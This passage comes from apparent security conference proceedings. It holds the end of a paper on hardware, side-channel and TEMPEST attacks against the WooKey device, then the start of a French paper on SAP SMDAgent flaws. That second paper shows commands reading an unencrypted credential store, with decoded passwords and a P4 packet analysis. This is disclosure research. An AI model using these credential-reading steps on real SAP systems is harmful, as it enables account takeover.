


Fig. 44. Frequency variation over time

In the context of the Inter-CESTI challenge, the overall workload allocated to the TEMPEST attack was four days. In this short time frame, it was possible to demonstrate that the hardware components used by the WooKey platform leak information in the form of EM emissions. These emissions could potentially be captured by an attacker in order to recover the victim's PetPIN and UserPIN, which are both sensitive assets of the WooKey product. Several tools, open source or not, are publicly available and the required hardware is affordable. An analyst with modest expertise will be able to setup and capture these signals.

However, to complete the attack, the adversary would need to analyze the captured signal and ideally reconstruct SPI frames. The TEMPEST study described in the current section should be completed with the elements extracted from section 18 dedicated to the SPI communication details. There are no public tools available for such analysis, and developing a framework for long-range SPI decoding with noise requires time and

expertise, yielding in the conclusion that the TEMPEST attack path is *residual* in the context of the WooKey product. Although the vulnerability is present, its exploitation would require an attack potential (i.e. time, means and knowledge) beyond what is considered acceptable for the product.

20 Conclusion

In this article, we have provided a methodological and technical feedback on the inter-CESTI challenge regrouping an overview of various software, hardware and hybrid attacks conducted by the 10 ITSEFs licensed for the french CSPN scheme. The WooKey project (the evaluation target) provided a white box evaluation context thanks to its open-source and open-hardware aspects: this allows advanced instrumentation techniques, leveraging various attack paths optimizations on par with the limited time frame constraints of the inter-CESTI challenge.

The results of the challenge exhibit that the three kinds of attacks (software, hardware, hybrid) can be efficiently performed by the 10 ITSEFs beyond the specialization of each one. Interesting attack paths that involve software exploits, cryptographic weaknesses, side-channels and fault injections have been notably found and exploited. As a matter of fact, physical attacks have proven to be quite easily achievable using cheap and accessible equipment (such as the ChipWhisperer, the ChipSHOUTER, FPGA, etc.), demystifying the fact that such attacks require very advanced adversaries with substantial means outside the CSPN scope.

First of all, this supports the fact that “Hardware devices with boxes” alike targets must be studied and evaluated with all these attack paths in mind (i.e. included in the threat model) to cover all the relevant security aspects. Secondly, the results of the challenge also clearly encourage the creation of a “Hardware Device” in the CSPN scheme: this is under scrutiny within CCN, ANSSI’s Certification Body, with the inter-CESTI feedback in mind.

Finally, the outcomes of the challenge have also been a great source of betterment for the WooKey project. For the sake of transparency and security improvement, all the attack paths and enhancement advice provided by (and discussed with) the ITSEFs have been integrated in recent commits.

A ECDSA

The Elliptic Curve Digital Signature Algorithm (ECDSA) is a signature scheme. It has been standardized in [23].

Input: private key d, an encoded integer $m \in [0, t-1]$ representing a message
Output: Signature (r, s)

1: $k \stackrel{\mathcal{R}}{\longleftarrow} \{1, \ldots, t-1\}$
2: $Q \leftarrow [k]G$
3: $r \leftarrow x_Q \bmod t$
4: **if** $r = 0$ **then**
5: **go to** line 1
6: $k_{inv} \leftarrow k^{-1} \bmod t$
7: $s \leftarrow k_{inv}(dr + m) \bmod t$
8: **if** $s = 0$ **then**
9: **go to** line 1
10: **return** (r, s)

Algorithm 1. ECDSA Signature

B Main loop of the ECSM

This code comes from the file `prj_pt_monty.c`.

```
/* Main loop of Double and Add Always */
while (mlen > 0) {
    int rbit_next;
    --mlen;
    /* rbit is r[i+1], and rbit_next is r[i] */
    rbit_next = nn_getbit(&r, mlen);
    /* mbit is m[i] */
    mbit = nn_getbit(m, mlen);
    /* Double: T[r[i+1]] = ECDBL(T[r[i+1]]) */
    prj_pt_dbl_monty(&T[rbit], &T[rbit]);
    /* Add:  T[1-r[i+1]] = ECADD(T[r[i+1]],T[2]) */
    prj_pt_add_monty(&T[1-rbit], &T[rbit], &T[2]);
    /* T[r[i]] = T[d[i] ^ r[i+1]]
     * NOTE: we use the low level nn_copy function here to avoid
     * any possible leakage on operands with prj_pt_copy
     */
    nn_copy(&(T[rbit_next].X.fp_val), &(T[mbit ^ rbit].X.fp_val));
    nn_copy(&(T[rbit_next].Y.fp_val), &(T[mbit ^ rbit].Y.fp_val));
    nn_copy(&(T[rbit_next].Z.fp_val), &(T[mbit ^ rbit].Z.fp_val));
    /* Update rbit */
    rbit = rbit_next;
}
```

C SCA on WooKey's HMAC-SHA256 details

The method used for performing the CPA could suggest that an error on a lower byte will make the attack on next byte unfeasible. Indeed, for instance, if `Wt[0]` best guess is not the correct value, the carry propagation on `T1[1]` as on `T2[1]` and `T3[1]` will not be correct. Our tests showed that the influence of the carry between two bytes of the same round is relatively low. The attack succeeded on `Wt[1]` whereas `Wt[0]` had been changed with bad values on purpose: the amount of traces to retrieve `Wt[1]` would be a little bit higher than for `Wt[0]` but not so much. However if only one byte is wrong at one round, it is completely impossible to find any byte of `Wt` at the next round. This information could be used to go back to the previous round and find the correct value. With this methodology we consider for each byte only its contribution. The three other ones are considered as noise even if lower bytes are already successfully retrieved. We have tried a second methodology where we consider not only the HW of current byte but also the HW of previous ones. So for `Wt[1]`, the HW was computed on 16 bits; for `Wt[2]`, the HW was done on 24 bits and finally for `Wt[3]`, it was done on 32 bits. For `Wt[1]` and `Wt[2]`, the correlation for correct key was higher than with previous methodology but the correlation for other keys are also higher. For `Wt[3]`, the correct key was not the one with the best correlation. We have two hypothesis which could explain this behavior. The first one is that the HW model doesn't completely fit the leakage of the chip. The second one is that the distribution shape of the HW on 8, 16, 24 or 32 bits is not the same. Considering only one byte, the probability to be on a low or high HW value is not negligible. On 32 bits, when we attack `Wt[3]`, the HW is more often on the center of the distribution which doesn't make it trivial to distinguish the values. This assumption could be explored with simulations to see if it is real or not.

References

1. Certification CSPN. `https://www.ssi.gouv.fr/administration/produits-certifies/cspn/`.
2. ChipSHOUTER. `https://github.com/newaetech/ChipSHOUTER`.
3. ChipWhisperer. `https://wiki.newae.com/Main_Page`.
4. Common Criteria: New CC Portal. `https://www.commoncriteriaportal.org/`.
5. Frama-C. `https://frama-c.com/download.html`.
6. Ghidra. `https://ghidra-sre.org/`.
7. GNU Radio. `https://www.gnuradio.org/`.
8. ISO7816 Analyzer. `https://github.com/nezza/ISO7816Analyzer`.

9. Klee. https://klee.github.io/.
10. libecc. https://github.com/ANSSI-FR/libecc.
11. NXP J3D081 Security Target Lite. https://www.commoncriteriaportal.org/files/epfiles/0860b_pdf.pdf.
12. PicoScope. https://www.picotech.com/.
13. PulseView. https://sigrok.org/wiki/PulseView.
14. Python Imaging Library (PIL). https://www.pythonware.com/products/pil/.
15. RTE - Runtime Error Annotation Generation. https://frama-c.com/download/frama-c-rte-manual.pdf.
16. Run-Length Encoding (RLE). https://en.wikipedia.org/wiki/Run-length_encoding.
17. Salae Logic Pro analyzers. https://www.saleae.com/.
18. SD/MMC Analyzer for Logic. https://github.com/dirker/sdmmc-analyzer.
19. Teensy USB Development Board. https://www.pjrc.com/teensy/.
20. The Secure Digital protocol. https://www.sdcard.org.
21. WALLET.FAIL. https://wallet.fail/.
22. WireShark. https://www.wireshark.org/.
23. ANSI X9.62, Public Key Cryptography For The Financial Services Industry: The Elliptic Curve Digital Signature Algorithm (ECDSA), September 1998. American National Standards Institute, X9-Financial Services.
24. Minerva: Incomplete formulas leak everywhere. https://minerva.crocs.fi.muni.cz/, 2019.
25. The WooKey project documentation. https://wookey-project.github.io/, 2019.
26. WooKey Security Target Evaluation. https://wookey-project.github.io/_downloads/security_target_intercesti.pdf, 2019.
27. ANSSI. La protection contre les signaux compromettants. https://www.ssi.gouv.fr/uploads/IMG/pdf/II300_tempest_anssi.pdf, 2014.
28. Aurélie Bauer, Éliane Jaulmes, Emmanuel Prouff, and Justine Wild. Horizontal Collision Correlation Attack on Elliptic Curves. In *Selected Areas in Cryptography - SAC 2013 - 20th International Conference, Burnaby, BC, Canada, August 14-16, 2013, Revised Selected Papers*, pages 553–570. Springer, 2013.
29. Sonia Belaid, Luk Bettale, Emmanuelle Dottax, Laurie Genelle, and Franck Rondepierre. Differential power analysis of HMAC SHA-2 in the Hamming weight model. In *2013 International Conference on Security and Cryptography (SECRYPT)*, pages 1–12. IEEE, 2013.
30. Ryad Benadjila, Arnauld Michelizza, Mathieu Renard, Philippe Thierry, and Philippe Trebuchet. WooKey: designing a trusted and efficient USB device. In *Proceedings of the 35th Annual Computer Security Applications Conference*, pages 673–686, 2019.
31. Ryad Benadjila, Mathieu Renard, Philippe Trebuchet, Philippe Thierry, Arnauld Michelizza, and Jérémy Lefaure. WooKey: USB Devices Strike Back.
32. Claudio Bozzato, Riccardo Focardi, and Francesco Palmarini. Shaping the Glitch: Optimizing Voltage Fault Injection Attacks. https://tches.iacr.org/index.php/TCHES/article/view/7390.

33. Giovanni Camurati, Sebastian Poeplau, Marius Muench, Tom Hayes, and Aurélien Francillon. Screaming Channels: When Electromagnetic Side Channels Meet Radio Transceivers. In *Proceedings of the 25th ACM conference on Computer and communications security (CCS)*, CCS '18. ACM, October 2018.
34. Christophe Clavier, Benoit Feix, Georges Gagnerot, Mylène Roussellet, and Vincent Verneuil. Horizontal Correlation Analysis on Exponentiation. In *Information and Communications Security - 12th International Conference, ICICS 2010, Barcelona, Spain, December 15-17, 2010. Proceedings*, pages 46–61. Springer, 2010.
35. Jean-Sébastien Coron. Resistance against Differential Power Analysis for Elliptic Curve Cryptosystems. In *Cryptographic Hardware and Embedded Systems, First International Workshop, CHES'99, Worcester, MA, USA, August 12-13, 1999, Proceedings*, pages 292–302. Springer, 1999.
36. Mads Dam, Roberto Guanciale, Narges Khakpour, Hamed Nemati, and Oliver Schwarz. Formal verification of information flow security for a simple arm-based separation kernel. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*, CCS '13, page 223–234, New York, NY, USA, 2013. Association for Computing Machinery.
37. Fox-IT. TEMPEST attacks against AES. `https://resources.fox-it.com/rs/170-CAK-271/images/Tempest_attacks_against_AES.pdf`, 2017.
38. Daniel Genkin, Lev Pachmanov, Itamar Pipman, and Eran Tromer. Stealing Keys from PCs using a Radio:Cheap Electromagnetic Attacks on Windowed Exponentiation. `http://www.cs.tau.ac.il/%7Etromer/papers/radioexp.pdf`, 2015.
39. Kouichi Itoh, Tetsuya Izu, and Masahiko Takenaka. Address-Bit Differential Power Analysis of Cryptographic Schemes OK-ECDH and OK-ECDSA. In *Cryptographic Hardware and Embedded Systems - CHES 2002, 4th International Workshop, Redwood Shores, CA, USA, August 13-15, 2002, Revised Papers*, pages 129–143. Springer, 2002.
40. Kouichi Itoh, Tetsuya Izu, and Masahiko Takenaka. A Practical Countermeasure against Address-Bit Differential Power Analysis. In *Cryptographic Hardware and Embedded Systems - CHES 2003, 5th International Workshop, Cologne, Germany, September 8-10, 2003, Proceedings*, pages 382–396. Springer, 2003.
41. Jean Dubreuil. Java Card security, Software and Combined attacks.
42. jya@pipeline.com. [...] compilation of the history of TEMPEST [...]. `http://cryptome.org/tempest-time.htm`.
43. jya@pipeline.com. [...] responses to Cryptome's request for information on the history of TEMPEST [...]. `http://cryptome.org/tempest-old.htm`.
44. Ievgen Kabin, Zoya Dyka, Dan Kreiser, and Peter Langendörfer. Horizontal address-bit DPA against montgomery kP implementation. In *International Conference on ReConFigurable Computing and FPGAs, ReConFig 2017, Cancun, Mexico, December 4-6, 2017*, pages 1–8. IEEE, 2017.
45. Matthias J. Kannwischer, Aymeric Genêt, Denis Butin, Juliane Krämer, and Johannes Buchmann. *Differential Power Analysis of XMSS and SPHINCS*, pages 168–188. 01 2018.
46. Martin Marinov. Remote video eavesdropping using a software-defined radio platform. `https://github.com/martinmarinov/TempestSDR/raw/master/documentation/acs-dissertation.pdf`, 2014.

47. Robert McEvoy, Michael Tunstall, Colin C Murphy, and William P Marnane. Differential power analysis of HMAC based on SHA-2, and countermeasures. In *International Workshop on Information Security Applications*, pages 317–332. Springer, 2007.
48. Cédric Murdica. *Physical security of elliptic curve cryptography. (Sécurité physique de la cryptographie sur courbes elliptiques).* PhD thesis, Télécom ParisTech, France, 2014.
49. Johannes Obermaier and Stefan Tatschner. Shedding too much light on a microcontroller's firmware protection. In *11th {USENIX} Workshop on Offensive Technologies (WOOT 17)*, 2017.
50. Guillaume Petiot, Nikolai Kosmatov, Alain Giorgetti, and Jacques Julliand. StaDy: Deep Integration of Static and Dynamic Analysis in Frama-C. 05 2014.
51. Marie-Laure Potet, Laurent Mounier, Maxime Puys, and Louis Dureuil. Lazart: A Symbolic Approach for Evaluation the Robustness of Secured Codes against Control Flow Injections. In *Seventh IEEE International Conference on Software Testing, Verification and Validation*, Cleveland, United States, March 2014.
52. Pierre-Michel Ricordel and Emmanuel Duponchelle. Risques associés aux signaux parasitescompromettants : le cas des câbles DVI et HDMI. `https://www.sstic.org/media/SSTIC2018/SSTIC-actes/risques_spc_dvi_et_hdmi/SSTIC2018-Article-risques_spc_dvi_et_hdmi-duponchelle_ricordel.pdf`, 06 2018.
53. Virgile Robles, Nikolai Kosmatov, Virgile Prevosto, Louis Rilling, and Pascale Le Gall. Tame your annotations with metacsl: Specifying, testing and proving high-level properties. In Dirk Beyer and Chantal Keller, editors, *Tests and Proofs*, pages 167–185, Cham, 2019. Springer International Publishing.
54. Micah Elizabeth Scott. The FaceWhisperer for USB Glitching; or, Reading RFID with ROP and a Wacom Tablet. In *International Journal of Proof-of-Concept or Get The Fuck Out 13:4*, 2016.
55. Julien Signoles, Pascal Cuoq, Florent Kirchner, Nikolai Kosmatov, Virgile Prevosto, and Boris Yakobowski. Frama-C: a Software Analysis Perspective. volume 27, 10 2012.
56. Peter Smulders. The threat of information theft by reception of electromagnetic radiation from RS232 cables. *Computers & Security - COMPSEC*, 9:53–58, 02 1990.
57. Thom Does and Dana Geist, Cedric Van Bockhaven. *SDIO: new peripheral attack vector*, pages 1–42. 08 2016.
58. Ebo van der Laan, Erik Poll, Joost Rijneveld, Joeri de Ruiter, Peter Schwabe, and Jan Verschuren. Is java card ready for hash-based signatures? Cryptology ePrint Archive, Report 2018/611, 2018. `https://eprint.iacr.org/2018/611`.
59. Martin Vuagnoux and Sylvain Pasini. Compromising Electromagnetic Emanations of Wired and Wireless Keyboards. *USENIX Security Symposium*, 01 2009.
60. Colin D. Walter. Sliding Windows Succumbs to Big Mac Attack. In *Cryptographic Hardware and Embedded Systems - CHES 2001, Third International Workshop, Paris, France, May 14-16, 2001, Proceedings*, pages 286–299. Springer, 2001.
61. Litao Wang and Bin Yu. Research on the Compromising Electromagnetic Emanations of PS/2 Keyboard. In *Proceedings of the 2012 International Conference on Communication, Electronics and Automation Engineering*, pages 23–29, 2013.

62. Litao Wang, ChangLin Zhou, and Bin Yu. Laboratory Test and Mechanism Analysis on Electromagnetic Compromising Emanations of PS/2 Keyboard. pages 657–660, 11 2012.

L'agent qui parlait trop

Yvan Genuer
ygenuer@onapsis.com

Onapsis

Résumé. Dans les paysages SAP, le SAP Solution Manager (SOLMAN) pourrait être comparé à un contrôleur de domaine dans le monde Microsoft. Il s'agit d'un système technique, connecté à tous les autres systèmes SAP. Si une entreprise souhaite utiliser pleinement les capacités du SOLMAN, elle doit installer une application appelée 'Solution Manager Diagnostic Agent' (SMDAgent) sur chaque serveur où se trouve un système SAP. Dans cette présentation, nous décrirons le cheminement que nous avons suivi lors de nos recherches sur ce SMDAgent. Les sujets abordés seront : l'analyse de protocole réseau, le détournement d'authentification et le contournement de liste noire qui conduisent à une exécution de commande à distance non authentifiée. Nous fournirons les correctifs et les mesures à prendre pour atténuer toutes les vulnérabilités.

1 Introduction

Avec plus de 437000 clients dans 180 pays, SAP est le leader mondial des ERP. 87% des plus grosses entreprises mondiales utilisent SAP [1]. Parmi les dizaines de systèmes proposés par SAP, l'un d'entre eux est particulièrement intéressant d'un point de vue sécurité $1 le système SAP Solution Manager [2] (SOLMAN). Contrairement aux autres systèmes classiques, celui-ci est un système dit technique, destiné aux administrateurs. Il fournit de multiples fonctionnalités centralisées, comme la gestion des utilisateurs, la surveillance en direct des systèmes ou encore la vérification des correctifs applicatifs manquants. De par leur fonction, les SOLMAN sont des systèmes connectés à tous les autres systèmes SAP avec des droits importants. Donc potentiellement une cible intéressante pour un attaquant.

Afin d'être efficace et non dépendant du type de système qu'il doit contrôler, le SOLMAN utilise un composant appelé SAP Solution Manager Diagnostic Agent (SMDAgent). Ce composant est installé sur tous les systèmes SAP du paysage. Ses principales fonctions sont la surveillance du système et la remontée de diagnostic.

Nous nous sommes intéressés à ce composant, car s'il était compromis, il pourrait peut-être permettre de remonter au SOLMAN... pour ensuite




Fig. 1. Communication entre Solman et ces Agents

compromettre l'ensemble du parc. De plus la portée d'une attaque sur les agents est large, car ce composant existe sur tous serveur hébergeant un système SAP.

2 Etat de l'art

Il existe une documentation officielle sur le SMDAgent, mais elle ne concerne que les parties installation, configuration et administration [3]. La partie dédiée à la sécurité se limite à la configuration de P4S (SSL sur du P4).

L'unique publication de recherche indépendante de ce composant, et du SOLMAN plus généralement, date de 2012 $1 'Inception of the SAP Platform's Brain' par Juan Perez Etchegoyen [4]. Ce dernier a montré qu'il était possible, à distance et sans authentification, d'accéder au 'Remote Support Component' (RSC) de l'agent et ainsi exécuter des commandes OS. Depuis SAP AG à corrigé, en Octobre 2012 par le patch 1774568 [5], en forçant l'authentification pour accéder au RSC.

3 Premier contact

Le SMDAgent n'est pas un système SAP à proprement parler. C'est une application, utilisant le moteur SAP JAVA et dépourvu de base de données. L'identifiant système est DAA, le numéro de système 98 et le répertoire d'installation dans `/usr/sap/DAA`. L'arborescence des répertoires, tableau 1, est classique pour du SAP sauf pour le répertoire SDMAgent.

L'agent possède 36 applications par défaut. Chaque application permet d'effectuer une tâche pour le SOLMAN

Chemin	Description
/usr/sap/DAA/SYS	Contient le kernel et la configuration de l'instance
/usr/sap/DAA/SMD98	Répertoire de l'instance
/usr/sap/DAA/SMD98/SMDAgent	Contient les applications de l'agent
/usr/sap/DAA/SMD98/script	Scripts d'administration et d'installation
/usr/sap/DAA/SMD98/work	Fichiers de traces et de logs

Tableau 1. Répertoire globale

et est stockée dans un répertoire suivant le schéma : `./applications/com.sap.smd.agent.application.<nom>.<version>`. Comme le montre la listing 1.

```
.../applications/com.sap.smd.agent.application.sapstartsrv.remote_7
    .20.8.0.20181204114919
.../applications/com.sap.smd.agent.application.remoteos_7
    .20.8.0.20181204114919
.../applications/com.sap.smd.agent.application.global.
    configuration_7.20.8.0.20181204114919
.../applications/com.sap.smd.agent.application.remotesetup_7
    .20.8.0.20181204114919
.../applications/com.sap.smd.agent.application.wily_7
    .20.8.0.20181204114919
```

Listing 1. Extrait répertoire application

A chaque application correspond un répertoire de configuration, qui suit la même logique de nommage, sans la version, dans `./applications.config/com.sap.smd.agent.application.<nom>`. Exemple sur le listing 2. Tout les fichiers configuration de ces répertoire sont chiffrés.

```
.../applications.config/com.sap.smd.agent.application.sapstartsrv.
    remote
.../applications.config/com.sap.smd.agent.application.remoteos
.../applications.config/com.sap.smd.agent.application.global.
    configuration
.../applications.config/com.sap.smd.agent.application.remotesetup
.../applications.config/com.sap.smd.agent.application.wily4java
```

Listing 2. Extrait répertoire configuration

Sous Linux et Unix, il existe un seul et unique utilisateur pour ce SMDAgent : daaadm. C'est l'utilisateur administrateur de l'agent. C'est aussi sous cet utilisateur que tournent les services listé dans le tableau 2. Le fait d'avoir un port aléatoire sur un service n'est pas commun dans le monde de SAP. D'ordinaire, les ports utilisés par SAP utilisent un format connu [6]. De plus ne trouvant pas de documentation officielle sur ce dernier, nous allons y consacrer une partie de notre étude.

Port	Format	Binaire	Description
59813	5xx13	sapstartsrv	Standard SAP Management Console (MC)
64996	6499x	jc.sapDAA_SMDA98	Service interne à l'agent
41026	Aléatoire	jstart	Non documenté

Tableau 2. Services exposés par l'agent

4 L'échec du *SAP Secure Storage*

Le *SAP Secure Storage* est un composant présent sur tous les systèmes SAP, y compris le SMDAgent, permettant de stocker des données sensibles que l'application pourra récupérer pour effectuer certaines opérations. Nous avons rapidement découvert que sur le SMDAgent, le *SAP Secure Storage* n'est pas chiffré par défaut comme le montre le listing 3.

```
smdagent.orl.onapsis.com:daaadm 66> pwd
/usr/sap/DAA/SMDA98/SMDAgent/configuration
smdagent.orl.onapsis.com:daaadm 67> cat secstore.properties
#SAP Secure Store file - Don't edit this file manually!
#Tue Oct 29 21:40:22 ART 2019
$internal/mode=Not encrypted
$internal/version=Ny4wMC4wMDAuMDAx
sld/usr=amF2YS5sYW5nLlN0cmluZ3w4fHNhcGFkbWluJCQkJCQkJCQkJCQkCg\=\=
sld/pwd=amF2YS5sYW5nLlN0cmluZ3wxNHx3UThjW2VYN3BkNGp+RiQkJCQkJAo\=
smd/agent/crypto/algo=
    amF2YS5sYW5nLlN0cmluZ3wxMXxERVNlZGUoMTY4KSQkJCQkJCQkJA\=\=
smd/agent/secretkey=
    amF2YS5sYW5nLlN0cmluZ3w0OHwxOTdmODYxZmQzZjE5ODdmODVlYTA3YWI0YWQ2
    \r\nOTJhMTNiYTE2NDQzYzQ5YmJhODYkJCQkJCQkJCQkJCQ\=
smd/agent/certificate/pass=
    amF2YS5sYW5nLlN0cmluZ3wzOHx7NUI0RTQ3RjEtNDdGMC1FQzY3LUUxMDAtMDAw
    \r\nMEMwQThFMTFDfSQk
```

Listing 3. SAP Secure Storage

En effet le paramètre `$internal/mode=Not encrypted` signifie que les entrées sont seulement encodées en base64. Il est donc possible de récupérer l'ensemble du contenu du textitSAP Secure Storage de l'agent, comme dans le listing 4.

```
$internal/version = 7.00.000.001
sld/usr = java.lang.String|8|sapadmin$$$$$$$$$$$$
sld/pwd = java.lang.String|14|wQ8c[eX7pd4j~F$$$$$$
smd/agent/crypto/algo = java.lang.String|11|DESede(168)$$$$$$$$$
smd/agent/secretkey = java.lang.String|48|197
    f861fd3f1987f85ea07ab4ad692a13ba16443c49bba86$$$$$$$$$$$$
smd/agent/certificate/pass = java.lang.String|38|{5B4E47F1-47F0-ED67
    -A200-124CC4A8E66F}$$
```

Listing 4. Le *SAP Secure Storage* décodé

Seul l’utilisateur administrateur de l’agent, daaadm, a accès au fichier. Cependant c’est un problème de configuration par défaut de l’application corrigé suite à nos recherches [7].

Les entrées les plus intéressantes sont `smd/agent/crypto/algo` et `smd/agent/secretkey`, car elles permettent de déchiffrer les fichiers de configuration des applications liées à l’agent.

Les aglorithmes possibles sont : RC4(1024), Blowfish(448), Blowfish(256), DESede(168), AES, DES. L’utilisation d’un algorithme se fait en fonction de la version de l’agent et des bibliothèques SAP disponibles dans le noyau.

La `secretkey` est mise à jour à chaque démarrage de l’agent.

Après avoir déchiffré l’ensemble des fichiers de configuration, nous avons trouvé que l’une de ces applications, appelée `com.sap.smd.agent.application.global.configuration` contient des paramètres de sécurités critiques permettant d’accéder au système lié à l’agent, mais aussi de remonter au SOLMAN lui-même.

```
#Tue Oct 29 21:40:21 ART 2019
BW/ITS/protocol=http
BW/client=001
BW/host=solman.orl.onapsis.com
BW/sysnum=00
BW/user=SM_TECH_ADM
BW/password=j^Aw<y^EmT*?_hwoc}8K)R>u‘z{ybo/~so>&N’=Z
BW/rfc/password=-Fcq2&mUR7yyBS2=>N5=NrMSzuk^/U6HJ((tb2%\#
BW/rfc/user=SMD_RFC
BW/ownSystem=false
I74/abap/admin/pwd=wQ8c[eX7pd4j~F
I74/abap/admin/user=SAPADMIN
I74/abap/client=000
I74/abap/com/pwd=C’un4%Vy4‘
I74/abap/com/user=SMDAGENT_S72
dcc.url=http\://solman.orl.onapsis.com\:50000/sap/bc/srt/scs/sap/
    e2e_dcc_push?sap-client\=001
dpc.url=http\://solman.orl.onapsis.com\:50000/sap/bc/srt/scs/sap/
    e2e_dpc_push?sap-client\=001
e2e.mai.password=\=X\#\=&k%&JFC]d\\;^}CeJUwst8’_qd4-d_bBG3F95
e2e.mai.user=SM_EXTERN_WS
e2e.maiIntern.password=56{Y90DJs<&*5!d-w(~49cXK2X-pUJ4bHZF_.Th8
e2e.maiIntern.user=SM_INTERN_WS
introscope.em.connect.timeout.sec=30
saphostagent.supported.version=720,78
selfcheck/enable_dependency_mode=false
setup/defaultPassword=
wily.disable.saprouter=true
wily.em.ignore.mom.for.query=false
```

Listing 5. Fichier _Default_Configuration.properties déchiffré

En plus des informations de connexion nécessaires, des identifiants importants sont accessibles. Dans l'exemple du listing 5, l'utilisateur `I74/abap/admin/user=SAPADMIN` peux être utilisé pour compromettre le système SAP I74 qui se trouve sur la même machine que l'agent. De plus `BW/user=SM_TECH_ADM` possède des privilèges suffisants pour compromettre le SOLMAN se trouvant sur la machine `BW/host`.

Ces éléments de recherche nous ont confirmé que si l'agent était compromis alors il serait facile de remonter au SOLMAN lui-même. C'est pourquoi nous avons cherché à savoir si c'était possible.

5 Etude du service P4

Grace à strace, listing 6, nous avons découvert que le service derrière le port aléatoire était un service P4.

```
18513 getsockname(14, {sa_family=AF_INET, sin_port=htons(41026),
    sin_addr=inet_addr("192.168.143.22")}, [16]) = 0
18513 recvfrom(14, "YV", 2, 0, NULL, NULL) = 2
18513 accept(64,  <detached ...>
[...]
[pid 32337] sendto(67, "v1", 2, 0, NULL, 0) = 2
[pid 32337] sendto(67, "\x1d", 1, 0, NULL, 0) = 1
[pid 32337] sendto(67, "#p#4", 4, 0, NULL, 0) = 4
[pid 32337] sendto(67, "None:192.168.143.22:13070", 25, 0, NULL, 0)
    = 25
```

Listing 6. strace -p $(pidof jstart) -x -f -e trace=network -s 10000

Dans les précédentes versions de l'agent, avant 2012, le port était standardisé sur le modèle 5xx04 où xx était le numéro de système, soit 59804. Cette standardisation est toujours de rigueur sur le système SOLMAN.

De plus ce protocole est utilisé par le SOLMAN pour communiquer avec ses agents, comme le suggère d'ailleurs une connexion visible juste après le démarrage d'un agent.

Remarque importante : cette connexion existe tant que l'agent est démarré.

L'étape suivante consistait à capturer et étudier ces communications, figure 2.

Les résultats observés sont les suivants, détail en figure 3 : lorsque l'agent démarre, il initie la communication P4 entre lui-même et son SOLMAN configuré. Une fois l'échange d'authentification effectué, le SOLMAN fournit un identifiant d'objet ainsi qu'une clé pour la communication future.

Après quelques tests, nous avons pu comprendre certains champs et proposer la structure en listing 7.




Fig. 2. Protocol P4




Fig. 3. Resultat P4

```
  0    1    2    3    4    5    6    7    8    9    A    B    C    D    E    F
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|  Packet size  |         Fixed           | Solman header |    ??
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
                                   |Fct len|    Function name
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
*
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
| Object ID     | Stub version  |      Key        |
+---+---+---+---+---+---+---+---+---+---+---+---+
```

Listing 7. Paquet P4

Le listing 8 montre un exemple de paquet envoyé par le SOLMAN à son agent. Dans ce cas, il exécute la fonction `1_p4_getRuntimeStatus()` pour récupérer l'état de l'agent.

```
00000000: 0000 4a00 0000 ffff ffff 5a15 8a01 bbbb  ..J.......Z.....
00000010: 0600 0000 005a 0000 0000 0000 1700 0031  .....Z.........1
00000020: 005f 0070 0034 005f 0067 0065 0074 0052  ._.p.4._.g.e.t.R
00000030: 0075 006e 0074 0069 006d 0065 0053 0074  .u.n.t.i.m.e.S.t
00000040: 0061 0074 0075 0073 0028 0029 0000 0050  .a.t.u.s.(.)...P
00000050: 0000 0001 5001 f02d                      ....P..-
```

Listing 8. Paquet getRuntimeStatus()

